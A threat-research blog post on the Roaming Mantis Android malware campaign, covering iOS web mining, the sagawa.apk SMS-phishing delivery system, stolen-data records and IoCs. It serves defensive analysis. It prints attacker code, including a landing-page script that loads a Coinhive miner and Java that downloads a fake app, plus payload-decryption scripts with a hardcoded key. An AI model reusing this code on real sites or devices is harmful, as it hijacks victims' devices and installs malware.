Roaming Mantis, part III

By GReAT

Published: 2018-10-01 · Archived: 2026-04-05 20:33:26 UTC

In Q2 2018, Kaspersky Lab published two blogposts about Roaming Mantis sharing details of this new cybercriminal campaign. In the beginning, the criminals used DNS hijacking in vulnerable routers to spread malicious Android applications of Roaming Mantis (aka MoqHao and XLoader), spoofing legitimate applications such as Facebook and Chrome. During our research, it became clear that Roaming Mantis has been rather active and has evolved quickly. The group's malware now supports 27 languages, including multiple countries from Asia and beyond, Europe and the Middle East. In addition, they have started using web crypto-mining for PC, and an Apple phishing page for iOS devices.

You can check previous chapters of this research here:

- Roaming Mantis uses DNS hijacking to infect Android smartphones (April 2018)
- Roaming Mantis dabbles in mining and phishing multilingually (May 2018)

In addition we would like to thank and credit security researchers from LAC Co. Ltd. for a very insightful article describing how vulnerable routers were compromised by the Roaming Mantis group, which was disclosed in their Japanese blogpost in June 2018. According to this research, the threat actor logged in to their router using default ID and password, and changed legitimate DNS settings to rogue DNS settings, where the router's control panel was accessible over the Internet.

The Roaming Mantis group did not stop its activities after publication of our reports. We have confirmed several new activities and changes to their illegal profit-gaining methods such as web crypto mining for iOS devices, spreading via malicious content delivery system and so on. This blogpost reveals some details of our new findings related to Roaming Mantis, based on our research.

Web crypto-mining for iOS devices


The criminals previously targeted iOS devices using an Apple phishing site to steal credentials. However, they changed the HTML source code of the malicious landing page as follows:

```
if (isiOS) {
    //window.alert(getString(1));
    //window.location.href = "http://security.apple.com/";
    document.writeln("<script src=\'https://coinhive.com/lib/coinhive.min.js\'><" + "/script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous(\'MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\');");
    document.writeln("    miner.start();");
    document.writeln("</" + "script>");
}
```

Part of HTML source code of the malicious landing page for iOS

The code above shows that they disabled redirection to the fake Apple portal (with a phishing page) and added code with a web mining script (previously used only for the PC platform) to run mining on iOS devices.

If the user visits this landing page from an iOS device, a blank page displays in the web browser. In the background, CPU usage increases to 90% immediately.



Screen capture of the landing page and CPU monitoring tool

Interestingly, the day after we confirmed this, the attacker switched back to Apple phishing again. We believe that the criminals, at that time, were testing the possible revenue from web mining on iOS devices, looking for an efficient way to monetize their activities.

Filtering Japanese devices

One thing we noticed is that the criminals responded to a number of articles and research activities coming from Japan. The new feature was added in the landing page to filter out Japanese environment:


```
if ((navigator.language || navigator.browserLanguage).toLowerCase().startsWith("ja")) {

} else {
    var u = navigator.userAgent;
    var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
    var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
    if (isAndroid) {
```

Added confirmation of Japanese environment for filtering

It looks like they want to slow down infections of Japanese targets for the time being.

Spreading via another malware delivery system

In the middle of July 2018, the live landing page we had been monitoring unfortunately went dark. However, the malicious APK files of Roaming Mantis, detected as “Trojan-Banker.AndroidOS.Wroba.al”, were still being detected by our customers, according to our KSN data.



Number of detected users from KSN data (Jun 10, 2018 – Sep 10, 2018)

Our deeper investigation revealed that their new malware spreading method was the one used by other Android malware, the “sagawa.apk” delivery system. We published a Japanese blogpost of this Android malware in January 2018. Trend Micro named it FAKESPY and published a blogpost about it, “FakeSpy Android Information-Stealing Malware Targets Japanese and Korean-Speaking Users”. According to our previous blogpost, the infection vector involved users received a phishing SMS message spoofing a notification from a Japanese delivery company. The message contained a malicious URL. If the user clicked it, the server displayed a fake web site that downloaded and installed the malicious application “sagawa.apk”. We discovered two types of such “sagawa.apk” samples:

	Type A	Type B
File name	sagawa.apk	sagawa.apk
md5	956f32a28d0057805c7234d6a13aa99b	a19f4cb93274c949e66efe13173c95e6
File size	427KB (437,556)	2.3MB (2,381,665)
Loader module	\classes.dex	\classes.dex + \lib\arm64-v8a\libkao.so \lib\armeabi-v7a\libkao.so

		\lib\x86\libkao.so \lib\x86_64\libkao.so
Encrypted payload (enc_data)	\assets\a	\assets\code.so
Decrypt algorithm	payload = base64_dec(zlib_dec(enc_data));	aes_key = base64_dec(hardcoded data); payload = AES_dec(enc_data, aes_key);
Alias	MoqHao (McAfee) XLoader (TrendMicro)	FAKESPY (TrendMicro)
Old file name	facebook.apk chrome.apk ${random}.apk	sagawa.apk

Based on detailed static analysis, they belong to different Android malware families. Both Type A and Type B have common features, such as monitoring SMS messages and stealing data from infected devices. However, there are differences in their code structure, communication protocol and other features. One significant difference is that Type B targets Japan only, unlike Type A which is multilingual. Type B contains hardcoded strings that are displayed to infected users. These strings are in Japanese only.

```
setContentView(2130968603);
new AlertDialog.Builder(this).setMessage("新しいバージョンがあります、アップグレードしてください。").setTitle("【重要】"
{
  public void onClick(DialogInterface paramAnonymousDialogInterface, int paramAnonymousInt)
  {
```

Japanese messages displayed to infected users

In addition, this malware confirms whether a domestic Japanese prepaid card application is installed on the infected device.

```
if ((HS.this.scanInstallApp("jp.auone.wallet")) && (!new File("/sdcard/new.apk").exists()))
  try
  {
    StringBuilder localStringBuilder = new StringBuilder();
    localStringBuilder.append(HS.this.sp.getValue("URL", ""));
    localStringBuilder.append("/images/au.apk");
    HttpUtil.getFile(localStringBuilder.toString());
  }
  catch (Exception localException)
```

Check for the domestic Japanese prepaid card application “Au Wallet”

If the application is installed on the device, the malware downloads and installs a fake application as its update.

Unfortunately, the relationship between the Roaming Mantis group and the service owner of the “sagawa.apk” delivery mechanism isn’t very clear at the moment. They might just use the same service as customers, or might not. However, it is clear that these criminal groups use the same malware-spreading eco-system for spreading their Android malware.

Researchers may use the following simplified python scripts to extract the payload from “sagawa.apk”:

- sagawa.apk_typeA_payload_extractor.py


```
1
2
3
4
5
6
7
8
9
10
11
12
#!/usr/bin/env python
import sys
import zlib
import base64
data = open(sys.argv[1],"rb").read()
dec_z = zlib.decompress(data)
dec_b = base64.b64decode(dec_z)
with open(sys.argv[1]+".dec","wb") as fp:
    fp.write(dec_b)
```

- sagawa.apk_typeB_payload_extractor.py

```
1 #!/usr/bin/env python
2 import sys
3 from Crypto.Cipher import AES, ARC4
4 import base64
5 data = open(sys.argv[1],"rb").read()
6 key = sys.argv[2]
7 aes_key = base64.b64decode(key) // key is H8chGVmHxKRdjVSO14Mvgg== in libkao.so
```

```
8   aes = AES.new(aes_key)
9   dec = aes.decrypt(data)
10  with open(sys.argv[1]+".dec","wb") as fp:
11      fp.write(dec)
12
13
14
```

We also observed another malware distribution method of Roaming Mantis which is linked to prezi.com. Prezi is a popular computer application and online service to create dynamic presentations. The criminals used this service to spread their scam. When a user visits a page crafted by the attackers, a link is shown offering free content such as adult video, a game, a comic, music and so on, like pirate editions.



Redirection to a scam page

Based on our research, there were multiple messages leveraging different social engineering tricks to invite users to a scam website. On the other hand, the Roaming Mantis' landing page was found to be linked to several such accounts carrying out redirections.

Corrupted landing page code from Roaming Mantis posted on prezi.com

However, fortunately this code does not work because of mistakes made during the code preparation stage.

Records of stolen data


Kaspersky Lab discovered fragments of data stolen from victims' Android devices via Type A of the malware, which suggests thousands of compromised victims:

#	添加时间	IP	语言	邮箱	密码	名字	生日	电话	住址	城镇	州	邮编	卡主人	卡号	过期时间	CVV	3DS	银行	用户名
4812	2018/7/5 下午7:	[redacted]	en-us	[redacted]															
4811	2018/7/5 下午7:		en-us																
4810	2018/7/5 下午6:		ru																
4809	2018/7/5 下午6:		ru																
4808	2018/7/5 下午5:		zh-cn																
4807	2018/7/5 下午4:		en-us																
4806	2018/7/5 下午4:		ru																
4805	2018/7/5 下午3:		ru																
4804	2018/7/5 下午3:		zh-tw																
4803	2018/7/5 下午3:		ru																
4802	2018/7/5 下午2:		ru																
4801	2018/7/5 下午2:		ru																
4800	2018/7/5 下午2:		vi-vn																
4799	2018/7/5 下午2:		ru																
4798	2018/7/5 下午2:		ru																
4797	2018/7/5 下午2:		ru																
4796	2018/7/5 下午1:		en-us																
4795	2018/7/5 下午1:		ar																

Suspected stolen data from victims' Android devices

This data contained phone number, date, IP, language, email/id, password, name, date of birth, address, credit card information including cvv, bank information, and secret question and answer in Simplified Chinese. Data headers in Chinese suggest that the attackers are fluent in Chinese – unless this is a false flag, of course. The first column

seems to contain the record number, which in July was already over 4,800. The user device language setting may indicate victims' geography. Below is a pie chart created from the language data:



Victims' language settings

The top language is "en-us" (39%), the second is "ko-kr", the third is "ru". Judging from this data, victims' geographical distribution has changed significantly since our first report. This might be due to the update adding support for 27 languages and the new distribution strategies. The reason why the "en-us" is the most popular could be because English is used as second language in several countries.

Conclusions

In previous reports, we claimed that the Roaming Mantis campaign had evolved significantly in a short period of time, applying new attack methods and expanding its targets. It seems that the attack doesn't stop developing. In our recent research, we found that they probed using a web miner for iOS, instead of redirecting to a fake Apple website.

Another new method they applied is the use of a malware delivery eco-system that is probably operated by a third party and was used to spread other (maybe even unrelated) malware in the past. The infection vector in that case

was an SMS message with a malicious link that led a user to a fake web site that offered a download of the malicious apk file “sagawa.apk”. It is not clear how Roaming Mantis and the distributor of “sagawa.apk” are related, but it’s worth mentioning the fact that they are now using the same eco-system.

Roaming Mantis is also trying to spread its malware via prezi.com, with a scam that offers a visitor free content such as videos and more.

Judging from the list of stolen credentials, the attackers seems to have stolen a large amount of data from victims worldwide. This gives us a glimpse of the real scale of the attack, but we believe that this is just a tip of the iceberg.

We strongly recommend that Android users turn off the option that allows installation of applications from third-party repositories, to keep their device safe. They should also be suspicious if their phones become unusually hot, which may be a side-effect of the hidden crypto-mining application in action.

Kaspersky Lab products detect this malware with the following verdict:

- HEUR:Trojan-Banker.AndroidOS.Wroba

IoCs

Malicious hosts:

- 59.105.6[.]230
- sagawa-otqwt[.]com
- sagawa-polsw[.]com

Hashes of Type A:

- 956f32a28d0057805c7234d6a13aa99b sagawa.apk
- 3562f9de6dbe70c2e19a20d8683330ce \classes.dex
- 01fa0039b62c5db8d91dfc6b75b246f8 decrypted payload (dex file) from \assets\a

Hashes of Type B:

- a19f4cb93274c949e66efe13173c95e6
- 5e913208ecc69427efb6bbf9e6505624 \classes.dex
- 67bc2e8beb14b259a5c60fe7a31e6795 \arm64-v8a/libkao.so
- f120f5f78c7ef762996314cf10f343af \armeabi-v7a/libkao.so
- efe54c22e2b28a44f723d3479487620c \x86_64/libkao.so
- e723c6aec4433f3c6e5d3d24fe810e05 \x86/libkao.so
- daeccda295de93cf767fd39a86a44355 decrypted payload (jar file) from \assets\code.so
- 581b08b277a8504ed222a71c19cea5f9 classes.dex from decrypted payload

---